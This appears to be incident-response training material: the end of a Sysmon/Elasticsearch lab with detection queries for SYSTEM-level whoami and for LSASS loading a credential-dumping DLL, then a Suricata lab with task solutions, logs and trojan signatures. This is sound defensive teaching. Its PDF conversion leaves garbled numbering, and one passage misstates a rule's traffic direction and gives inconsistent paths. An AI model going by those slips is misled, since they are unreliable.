
It is quite trivial to create a search to detect the whoami command being executed with SYSTEM-level privileges.

A viable search is the following.

```
event_data.Image:"*\whoami.exe" AND  
(event_data.LogonId:0x3e7 OR event_data.SubjectLogonId:0x3e7  
OR event_data.User:"NT AUTHORITY\\SYSTEM")
```

The LogonIds used in this and the previous tasks are usually met when SYSTEM-level access is involved.

If you submit the search above, you should see 4 hits.



If you are not able to see the exact same result representation, you can add the respective fields by following the steps mentioned in task 1.


Task 9: Create a search to identify LSASS loading a library not signed by Microsoft

Sysmon's *Event ID 7: Image loaded* can be used to monitor the DLLs being loaded by a specific process. Thankfully this event contains information about the library's signature in its data (*Signature* entry).

A viable search to identify LSASS loading a library not signed by Microsoft is the following.

```
event_id:7 AND event_data.Image:"*\\lsass.exe" AND
-event_data.Signature:*Microsoft*
```

If you submit the search above, you should see 54 hits.



If you are not able to see the exact same result representation, you can add the respective fields by following the steps mentioned in task 1.

The DLL being loaded (*wceaux.dll*) is the one the credential dumping tool you identified in task 5 uses to gather or alter credentials.

Additional Resources:

1. <https://speakerdeck.com/felipead/elasticsearch-workshop>
2. https://drive.google.com/file/d/0B2S_I0a0MiOHWndxWFRiUHN0NW8/view

Incident Handling & Response: Network Traffic & Flow Analysis

Suricata Fundamentals

LAB 4

Scenario

The organization you work for is considering to deploy [Suricata](#) to enhance its traffic inspection capabilities. The IT Security manager tasked you with thoroughly analyzing Suricata's capabilities.

A test instance of Suricata has already been set up and is waiting for you!

Learning Objectives

The learning objective of this lab is to get familiar with the detection capabilities and features of Suricata.

Specifically, you will learn how to leverage Suricata's capabilities in order to:

- Have better visibility over a network
- Respond to incidents timely and effectively
- Proactively hunt for threats

Introduction To Suricata

Suricata is a high-performance Network IDS, IPS, and Network Security Monitoring engine. It is open source and owned (as well as developed) by a community-run non-profit foundation, the Open Information Security Foundation (OISF).

Suricata inspects all traffic on a link for malicious activity and can extensively log all flows seen on the wire,

producing high-level situational awareness and detailed application layer transaction records. It needs specific rules (holding instructions) to tell it not only how to inspect the traffic it looks at but also what to look for. Suricata was designed to perform at very high speeds on commodity and purpose-built hardware.


The most important Suricata features and capabilities are:

- Deep packet inspection
- Packet capture logging
- Intrusion Detection
- Intrusion Prevention
- IDPS Hybrid Mode
- Network Security Monitoring
- Anomaly Detection
- Lua scripting (You can use the Lua programming language to write custom scripts that will be executed when a particular rule or signature triggers an alert)
- Rust (Allows Suricata to fail in a safe mode)
- GeoIP
- Multitenancy
- File Extraction (from protocols like SMTP, HTTP, etc.)
- Full IPv6 and IPv4 support


- IP Reputation
- JSON logging output
- Advanced protocol inspection
- Multi-threading

Suricata has four operation modes:

1. Intrusion Detection System (IDS) [Passive way of deployment]



- Passive in terms of prevention and impact on information systems, Suricata passively listens and inspects the traffic to **detect** attacks when deployed as an IDS. It doesn't offer any kind of protection, just increased visibility and reduction in response time.
- A process should be implemented to monitor, handle and act upon the generated alerts, logs and data.
- **Intrusion Prevention System (IPS) [Active way of preventing threats]**



- Active in terms of prevention and impact on information systems, traffic passes through Suricata and will reach the internal network only if Suricata allows it to do so; this means that Suricata can **prevent/block** attacks before they reach the intranet when deployed as an IPS.
- Suricata's deployment and setup as an IPS are demanding, not only because an understanding of the whole intranet is required beforehand (so that legitimate traffic is not blocked/dropped) but also because the rules to be enabled require a lot of testing and verification.
- Note that traffic needs to be inspected first and that will add latency.
- **Intrusion Detection Prevention System [IDPS] [Hybrid between the first two]**
- A hybrid mode where Suricata is deployed as an IDS (it passively listens to traffic via a port mirror or something similar), but it actually does have the capability to send RST packets, if it notices that something is not right.
- Having low latency is of great importance in this case since Suricata packets need to reach out to targets first. In this mode, it offers limited active

protection.

- **Network Security Monitoring (NSM) [No traffic inspection, only logging]**
- Suricata will not perform any active or passive inspection of traffic, and it will not prevent any kind of attack. It will just listen and log everything it sees. HTTP requests and responses, SMTP interactions, TLS, SSH, DNS, NFS traffic, etc. will be logged.
- This kind of deployment produces vast amounts of data, but this level of verbosity will be useful during an investigation.

Suricata is typically used as an IDS and for offline PCAP analysis (unix-socket-mode)

Suricata Inputs

- 1. Offline Input (Essentially reading PCAP files)**
2. PCAP file input allows for the processing of previously captured packets in the LibPCAP file format. This type of input is useful not only for offline analysis of previously captured data but for experimenting with various configurations and rules as well.
- 3. Live Input**
 - **(Live) LibPCAP (Packets are read from network interfaces) [Passive IDS mode]**
4. LibPCAP can also be used for live packet analysis. LibPCAP works on all platforms and supports most link types. On the other hand, there is no load balancing limiting the input of packets to a single thread and

performance is not so great either.

5. Inline (If the hardware is appropriately set up, Suricata can not only read packets but also drop packets for prevention purposes) [Active IPS mode]

NFQ is an inline IPS mode for Linux that works with IPTables to send packets from kernel space into Suricata for inspection. It is often used inline, and it requires the use of IPTables to redirect packets to the NFQUEUE target which allows Suricata to inspect the traffic. Drop rules will be required in order for Suricata to drop packets.

AF_PACKET is the recommended input on Linux. It offers better performance than LibPCAP. In addition to IDS mode, AF_PACKET can also be used in IPS mode (inline) by creating an Ethernet bridge between two interfaces (copying packets between those two interfaces, processed by Suricata along the way).

AF_PACKET cannot be used inline if the machine must also route packets (such as a Linux machine performing Network Address Translation). It supports multiple threads. The only con is that it is not available in older Linux distributions.

Note that other (less popular or more advanced) inputs also exist.

Suricata Outputs

- Outputs are all Suricata logs and alerts along with additional information, such as network flows and DNS requests. Probably the most important Suricata output is EVE. EVE is a JSON output format that keeps track (logs) of almost all event types (Alert, HTTP, DNS, TLS metadata, Drop, SMTP metadata, Flow, Netflow, etc.). Note that it is also consumable by tools such as Logstash.

Notes:

- You may come across a Unified2 Suricata output. Unified2 is a Snort binary alert format. As you can imagine, this output is used for integrating with other software that uses Unified2. Any Unified2 output can be read using Snort's **u2spewfoo** tool.

Recommended tools

- [Suricata](#)
- Wireshark
- [EveBox](#)
- [jq](#)

Tasks

Task 1: Get familiar with Suricata configuration and configure custom rules

After Suricata is deployed, certain default configurations, rules, and logs are applied. As an incident responder, you should know how to apply your own Suricata configurations, rules, and log locations, in order to make the best out of it.

The most common Suricata-related locations/directories are:

/etc/suricata/rules/ <- Default directory containing Suricata rule files
/etc/suricata/suricata.yaml <- Default location of Suricata's configuration file

First, get familiar with how rule files look.

Then, as an exercise, configure Suricata to load signatures from the *customsig.rules* file residing in the */root/Desktop* directory.

Task 2: Get familiar with Suricata inputs

Suricata can receive data in multiple formats. Familiarity with input types is important to grasp Suricata's capabilities fully.

Experiment with Suricata inputs by running Suricata with the appropriate options/flags for each input.

Hint: *suricata -h* can help you in identifying the appropriate options/flags.

Task 3: Get familiar with Suricata outputs

Suricata can output data in multiple formats. Understanding the different output formats is equally important if you'll be using Suricata to generate logs for investigation purposes.

Experiment with Suricata outputs, first by analyzing the *eve.json*, *fast.log* and *stats.log* files residing in the */var/log/suricata* directory. Then, inspect the *suricata.yaml* config file and enable additional outputs.

Task 4: Effectively analyze Suricata output

Not all Suricata outputs can be easily read or parsed to extract specific information. A good example of such a complex output is *eve.json*. Try using the **jq** and **EveBox** tools to effectively parse the Suricata output and extract important information.

It is time to exercise.

SOLUTIONS

Below, you can find solutions for every task of this lab. Remember though, that you can follow your own strategy (which may be different from the one explained in the following lab.

Task 1: Get familiar with Suricata configuration and configure custom rules

You can list all Suricata rule files by executing the below.

```
ls -lah /etc/suricata/rules/
```

You should see something similar to the following.

```
rw-r--r-- 1 root root 139K Jan 23 2019 emerging-user_agents.rules
rw-r--r-- 1 root root 9.6K Jan 23 2019 emerging-voip.rules
rw-r--r-- 1 root root 214K Jan 23 2019 emerging-web_client.rules
rw-r--r-- 1 root root 263K Jan 23 2019 emerging-web_server.rules
rw-r--r-- 1 root root 3.7M Jan 23 2019 emerging-web_specific_apps.rules
rw-r--r-- 1 root root 10K Jan 23 2019 emerging-worm.rules
rw-r--r-- 1 root root 4.0K Dec 21 2018 files.rules
rw-r--r-- 1 root root 18K Jan 23 2019 gpl-2.0.txt
rw-r--r-- 1 root root 9.0K Dec 21 2018 http-events.rules
rw-r--r-- 1 root root 2.1K Apr 21 08:13 http2-events.rules
rw-r--r-- 1 root root 2.7K Dec 21 2018 ipsec-events.rules
rw-r--r-- 1 root root 585 Dec 21 2018 kerberos-events.rules
rw-r--r-- 1 root root 2.1K Dec 21 2018 modbus-events.rules
rw-r--r-- 1 root root 2.0K Apr 21 08:13 mqtt-events.rules
rw-r--r-- 1 root root 558 Dec 21 2018 nfs-events.rules
rw-r--r-- 1 root root 558 Dec 21 2018 ntp-events.rules
rw-r--r-- 1 root root 3.6M Jan 23 2019 sid-msg.map
rw-r--r-- 1 root root 1.3K Dec 21 2018 smb-events.rules
rw-r--r-- 1 root root 4.9K Dec 21 2018 smtp-events.rules
rw-r--r-- 1 root root 13K Dec 21 2018 stream-events.rules
rw-r--r-- 1 root root 0 Jan 23 2019 suricata-4.0-enhanced-open.txt
rw-r--r-- 1 root root 5.1K Dec 21 2018 tls-events.rules
rw-r--r-- 1 root root 479K Jan 23 2019 tor.rules
root@ip-10-4-26-23:~#
```

To see how a rule file looks, execute the below.

```
more /etc/suricata/rules/emerging-trojan.rules
```

You should see something similar to the following.

```
# Emerging Threats
#
# This distribution may contain rules under two different licenses.
#
# Rules with sids 1 through 3464, and 100000000 through 100000908 are under the
GPLv2.
# A copy of that license is available at http://www.gnu.org/licenses/gpl-2.0.ht
ml
#
# Rules with sids 2000000 through 2799999 are from Emerging Threats and are cov
ered under the BSD License
# as follows:
#
#*****
# Copyright (c) 2003-2017, Emerging Threats
# All rights reserved.
#
# Redistribution and use in source and binary forms, with or without modificati
on, are permitted provided that the
# following conditions are met:
#
# * Redistributions of source code must retain the above copyright notice, this
list of conditions and the following
--More--(0%)
```

Press the *Space* key multiple times, and you will be presented with something similar to the below.

```
#alert tcp $EXTERNAL_NET any -> $HOME_NET 7777 (msg:"ET TROJAN Arucer Command Ex
ecution"; flow:established; content:"|C2 E5 E5 E5 9E DD A4 A3 D4 A6 D4 D3 D1 C8
A0 A7 A1 D3 C8 D1 87 D7 87 C8 A7 A6 D4 A3 C8 D3 D1 D3 D2 D1 A0 DC DD A4 D2 D4 D5
98 E5|"; reference:url,doc.emergingthreats.net/2010909; classtype:trojan-activi
ty; sid:2010909; rev:2; metadata:created_at 2010_07_30, updated_at 2010_07_30;)

#alert tcp $EXTERNAL_NET any -> $HOME_NET 7777 (msg:"ET TROJAN Arucer DIR Listin
g"; flow:established; content:"|C2 E5 E5 E5 9E D5 D4 D2 D1 A1 D7 A3 A6 C8 D2 A6
A7 D3 C8 D1 84 D7 D7 C8 DD D2 A6 D2 C8 D2 A7 A7 D2 D7 A4 D6 D7 A3 D4 DC A3 98 E5
|"; reference:url,doc.emergingthreats.net/2010910; classtype:trojan-activity; si
d:2010910; rev:2; metadata:created_at 2010_07_30, updated_at 2010_07_30;)

#alert tcp $EXTERNAL_NET any -> $HOME_NET 7777 (msg:"ET TROJAN Arucer WRITE FILE
command"; flow: established; content:"|C2 E5 E5 E5 9E DC DD A1 DC D0 DD A3 A6 C
8 A1 D5 A4 D7 C8 D1 83 D4 86 C8 A7 DD D1 D4 C8 D7 D6 D7 A4 A7 D6 D0 D2 A0 D2 A6
DD 98 E5|"; reference:url,doc.emergingthreats.net/2010911; classtype:trojan-acti
vity; sid:2010911; rev:2; metadata:created_at 2010_07_30, updated_at 2010_07_30;)
```

The first rule above is commented out; this means that it won't be loaded. This could happen if a new version of this rule has surfaced or if the threat related to this rule has become obsolete etc.

If you carefully look at the next rule, you will notice certain variables such as `$HOME_NET` and `$EXTERNAL_NET`. This rule will look for traffic from the IPs specified in the `$HOME_NET` variable towards IPs specified in the `$EXTERNAL_NET` variable.

These variables are defined inside the `suricata.yaml` configuration file.

```
more /etc/suricata/suricata.yaml
```

```
%YAML 1.1
---

# Suricata configuration file. In addition to the comments describing all
# options in this file, full documentation can be found at:
# https://suricata.readthedocs.io/en/latest/configuration/suricata-yaml.html

##
## Step 1: Inform Suricata about your network
##

vars:
  # more specific is better for alert accuracy and performance
  address-groups:
    HOME_NET: "[192.168.0.0/16,10.0.0.0/8,172.16.0.0/12]"
    #HOME_NET: "[192.168.0.0/16]"
    #HOME_NET: "[10.0.0.0/8]"
    #HOME_NET: "[172.16.0.0/12]"
    #HOME_NET: "any"

    EXTERNAL_NET: "!$HOME_NET"
    #EXTERNAL_NET: "any"
```

You can configure those variables according to your environment, after Suricata is installed, and even define your own variables. Inspect the whole configuration file in order to get familiar with it!

Notes:

1. Suricata performs automatic protocol detection. The *_PORTS variables are needed for compliance rules (for example, to verify that http traffic happens only on port 80). If you would like to check and alert specifically for "non-compliance/anomaly" traffic you could use some ideas from the below https://redmine.openinfosecfoundation.org/projects/suricata/wiki/Protocol_Anomalies_Detection
2. In case Suricata is sniffing between clients and a proxy, the proxy's address should be part of EXTERNAL_NET for malicious traffic between clients and the Internet to be detected. You can also enable XFF inside [suricata.yaml](#) to get more info.

Now, if you wanted to configure Suricata to load signatures from the *customsig.rules* file residing in the */home/elsanalyst* directory, you should execute the following.

```
vim /etc/suricata/suricata.yaml
Enter /rule-path and press the Enter key
Press Shift + i
Change default-rule-path: from /etc/suricata/rules to
/root/Desktop
Change rule-files: from - emerging-malware.rules to -
customsig.rules
Press the Esc key
Enter :wq and then, press the Enter key
```

Task 2: Get familiar with Suricata inputs

1. Offline Input (Essentially reading PCAP files)

To try Suricata with offline input, execute the following.

```
suricata -r /root/Desktop/PCAPs/eicar-com.pcap
```

You should see the following.

```
15/6/2022 -- 17:31:22 - <Notice> - all 3 packet processing threads, 4 management
threads initialized, engine started.
15/6/2022 -- 17:31:22 - <Notice> - Signal Received. Stopping engine.
15/6/2022 -- 17:31:22 - <Notice> - Pcap-file module read 1 files, 10
68 bytes
root@ip-10-4-26-23:~#
```

Suricata will create various logs (*eve.json*, *fast.log*, and *stats.log*) inside the */var/log/Suricata* directory.

```
root@ip-10-4-26-23:/var/log/suricata# ls -lah
total 164M
drwxr-xr-x  5 root root   4.0K Jun 13 11:59 .
drwxrwxr-x 12 root syslog 4.0K Jun 15 17:14 ..
drwxr-xr-x  2 root root   4.0K Apr 22 06:54 certs
drwxr-xr-x  2 root root   4.0K Apr 22 06:54 core
-rw-r--r--  1 root root  120M Jun 15 17:33 eve.json
-rw-r--r--  1 root root    0 Apr 27 21:51 eve.json.1
-rw-r--r--  1 root root    0 Jun 10 06:12 eve_archived.json
-rw-r--r--  1 root root    0 Apr 27 21:51 eve_archived.json.1
-rw-r--r--  1 root root   18M Jun 15 17:29 fast.log
-rw-r--r--  1 root root    0 Apr 27 21:51 fast.log.1
-rw-r--r--  1 root root    0 Jun 10 06:12 fast_archived.log
-rw-r--r--  1 root root    0 Apr 27 21:51 fast_archived.log.1
drwxr-xr-x  2 root root   4.0K Apr 22 06:54 files
-rw-r--r--  1 root root   26M Jun 15 17:33 stats.log
-rw-r--r--  1 root root    0 Apr 27 21:51 stats.log.1
-rw-r--r--  1 root root    0 Jun 10 06:12 stats_archived.log
-rw-r--r--  1 root root    0 Apr 27 21:51 stats_archived.log.1
-rw-r--r--  1 root root   2.2K Jun 15 17:14 suricata-start.log
-rw-r--r--  1 root root   933 Jun 10 06:07 suricata-start.log.1
-rw-r--r--  1 root root  109K Jun 15 17:14 suricata.log
-rw-r--r--  1 root root   1.6K Jun 10 06:07 suricata.log.1
root@ip-10-4-26-23:/var/log/suricata#
```

Alternatively, you can execute the following to not check checksums (*-k*) and to log in a different directory (the current one in this case).

```
suricata -r /root/Desktop/PCAPs/eicar-com.pcap -k none -l .
```

You should see the below.


```

15/6/2022 -- 17:35:27 - <Notice> - all 3 packet processing threads, 4 management
  threads initialized, engine started.
15/6/2022 -- 17:35:27 - <Notice> - Signal Received.  Stopping engine.
15/6/2022 -- 17:35:27 - <Notice> - Pcap-file module read 1 files, 10 packets, 10
68 bytes
root@ip-10-4-26-23:~# ls
Desktop          eve.json  snort-source-files  suricata.log
Downloads        fast.log  snort_src           thinclient_drives
community-rules  snap     stats.log
root@ip-10-4-26-23:~#

```

1. Live Input

a. To try Suricata's (Live) LibPCAP mode, execute the following.

ifconfig <- To identify the network interface Suricata will listen on.

```
suricata --pcap=ens5 -vv
```

You should see interface you working with after ifconfig.

```

root@ip-10-4-26-23:~# ifconfig
ens5: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
    inet 10.4.26.23  netmask 255.255.240.0  broadcast 10.4.31.255
    inet6 fe80::cb2:a8ff:fe06:254f  prefixlen 64  scopeid 0x20<link>
    ether 0e:b2:a8:06:25:4f  txqueuelen 1000  (Ethernet)
    RX packets 6469  bytes 980191 (980.1 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 9747  bytes 6389457 (6.3 MB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 8735  bytes 119670327 (119.6 MB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 8735  bytes 119670327 (119.6 MB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

```

Output after --pcap command will be

```

15/6/2022 -- 17:39:05 - <Perf> - AppLayer MPM "toclient file_data (http)": 7
15/6/2022 -- 17:39:05 - <Perf> - AppLayer MPM "toserver file_data (smb)": 7
15/6/2022 -- 17:39:05 - <Perf> - AppLayer MPM "toclient file_data (smb)": 7
15/6/2022 -- 17:39:05 - <Perf> - AppLayer MPM "toserver file_data (http2)": 7
15/6/2022 -- 17:39:05 - <Perf> - AppLayer MPM "toclient file_data (http2)": 7
15/6/2022 -- 17:39:15 - <Info> - Using 1 live device(s).
15/6/2022 -- 17:39:15 - <Info> - using interface ens5
15/6/2022 -- 17:39:15 - <Perf> - ens5: disabling txchecksum offloading
15/6/2022 -- 17:39:15 - <Info> - running in 'auto' checksum mode. Detection of i
interface state will require 1000ULL packets
15/6/2022 -- 17:39:15 - <Info> - Found an MTU of 9001 for 'ens5'
15/6/2022 -- 17:39:15 - <Info> - Set snaplen to 9025 for 'ens5'
15/6/2022 -- 17:39:15 - <Perf> - NIC offloading on ens5: RX unset TX unset
15/6/2022 -- 17:39:15 - <Perf> - NIC offloading on ens5: SG: unset, GRO: unset,
LR0: unset, TS0: unset, GS0: unset
15/6/2022 -- 17:39:15 - <Info> - RunModeIdsPcapAutoFp initialised
15/6/2022 -- 17:39:15 - <Info> - Running in live mode, activating unix socket
15/6/2022 -- 17:39:15 - <Info> - Using unix socket file '/var/run/suricata/suric
ata-command.socket'
15/6/2022 -- 17:39:15 - <Notice> - all 3 packet processing threads, 4 management
threads initialized, engine started.
15/6/2022 -- 17:41:01 - <Info> - No packets with invalid checksum, assuming chec
ksum offloading is NOT used

```

Alternatively, you can execute the following.

```

ifconfig
suricata -i ens5 -vv

```

Try it; scroll down and you will see the following.

```

15/6/2022 -- 17:47:40 - <Info> - Going to use 1 thread(s)
15/6/2022 -- 17:47:40 - <Info> - Running in live mode, activating unix socket
15/6/2022 -- 17:47:40 - <Info> - Using unix socket file '/var/run/suricata/suric
ata-command.socket'
15/6/2022 -- 17:47:40 - <Notice> - all 1 packet processing threads, 4 management
threads initialized, engine started.
15/6/2022 -- 17:47:40 - <Perf> - AF_PACKET RX Ring params: block_size=32768 bloc
k_nr=683 frame_size=9104 frame_nr=2049
15/6/2022 -- 17:47:40 - <Info> - All AFP capture threads are running.

```

The `-i` option of Suricata chooses the best input option (for Linux the best input option is `AF_PACKET`). If you need pcap mode, it is better to use the `--pcap` option.

(Live) LibPCAP can be configured via the *suricata.yaml* file. The available configurations include buffer size, BPF or tcpdump filters, checksum validation, threads, promiscuous mode, snap length, etc.

b. To try Suricata in Inline (NFQ) mode, execute the following (a security engineer should have executed `iptables -I FORWARD -j NFQUEUE` first).

```
suricata -q 0
```

You should see something similar to the below.

```
15/6/2022 -- 17:52:42 - <Notice> - all 4 packet processing threads, 4 management threads initialized, engine started.
```

Extra (not-related exclusively with 1 or 2 above)

To try Suricata in IDS mode with `AF_PACKET` input, execute the following.

```
suricata -i ens5
suricata -af-packet=ens5
```

Task 3: Get familiar with Suricata outputs

As already mentioned, Suricata outputs various logs inside the `/var/log/suricata` directory, by default. You need root-level access to edit or use them.

1. **eve.json** <- Suricata's recommended output
2. **fast.log**
3. **stats.log** <- Human-readable statistics log
4. **eve.json**

Inside the `/var/log/suricata` directory, you will find a file named `eve.json`.

You can start inspecting it, by executing the following.

```
cd /var/log/suricata
less eve.json
```

or

```
cd /var/log/suricata
less eve.json.1
```

You should see something similar to the below.

```
{
  "timestamp": "2022-06-14T09:18:02.531086+0000",
  "event_type": "stats",
  "stats": {
    "uptime": 49,
    "capture": {
      "kernel_packets": 748,
      "kernel_drops": 0,
      "errors": 0
    },
    "decoder": {
      "pkts": 1017,
      "bytes": 1197952,
      "invalid": 0,
      "ipv4": 1017,
      "ipv6": 0,
      "ethernet": 1017,
      "hdlc": 0,
      "raw": 0,
      "null": 0,
      "sll": 0,
      "tcp": 1017,
      "udp": 0,
      "sctp": 0,
      "icmpv4": 0,
      "icmpv6": 0,
      "ppp": 0,
      "pppoe": 0,
      "geneve": 0,
      "gre": 0,
      "vlan": 0,
      "vlan_qinq": 0,
      "vxlan": 0,
      "vntag": 0,
      "ieee8021ah": 0,
      "teredo": 0,
      "ipv4_in_ipv6": 0,
      "ipv6_in_ipv6": 0,
      "mpls": 0,
      "avg_pkt_size": 1177,
      "max_pkt_size": 1514,
      "max_mac_addr_src": 0,
      "max_mac_addr_dst": 0,
      "errors": 0,
      "event": {
        "ipv4": {
          "pkt_too_small": 0,
          "hlen_too_small": 0,
          "iplen_smaller_than_hlen": 0,
          "trunc_pkt": 0,
          "opt_invalid": 0,
          "opt_invalid_len": 0,
          "opt_malformed": 0,
          "opt_pad_required": 0,
          "opt_eol_required": 0,
          "opt_duplicate": 0,
          "opt_unknown": 0,
          "wrong_ip_version": 0,
          "icmpv6": 0,
          "frag_pkt_too_large": 0,
          "frag_overlap": 0,
          "frag_ignored": 0
        },
        "icmpv4": {
          "pkt_too_small": 0,
          "unknown_type": 0,
          "unknown_code": 0,
          "ipv4_trunc_pkt": 0,
          "ipv4_unknown_ver": 0
        },
        "icmpv6": {
          "unknown_type": 0,
          "unknown_code": 0,
          "pkt_too_small": 0,
          "ipv6_unknown_version": 0,
          "ipv6_trunc_pkt": 0,
          "mld_message_with_invalid_hl": 0,
          "unassigned_type": 0,
          "experimentation_type": 0
        },
        "ipv6": {
          "pkt_too_small": 0,
          "trunc_pkt": 0,
          "trunc_exthdr": 0,
          "exthdr_dupl_fh": 0,
          "exthdr_useless_fh": 0,
          "exthdr_dupl_rh": 0,
          "exthdr_dupl_hh": 0,
          "exthdr_dupl_dh": 0,
          "exthdr_dupl_ah": 0,
          "exthdr_dupl_eh": 0,
          "exthdr_invalid_optlen": 0,
          "wrong_ip_version": 0,
          "exthdr_ah_res_not_null": 0,
          "hopopts_unknown_opt": 0,
          "hopopts_only_padding": 0,
          "dstopts_unknown_opt": 0,
          "dstopts_only_padding": 0,
          "rh_type_0": 0,
          "zero_len_padn": 0,
          "fh_non_zero_reserved_field": 0,
          "data_after_none_header": 0,
          "unknown_next_header": 0,
          "icmpv4": 0,
          "frag_pkt_too_large": 0,
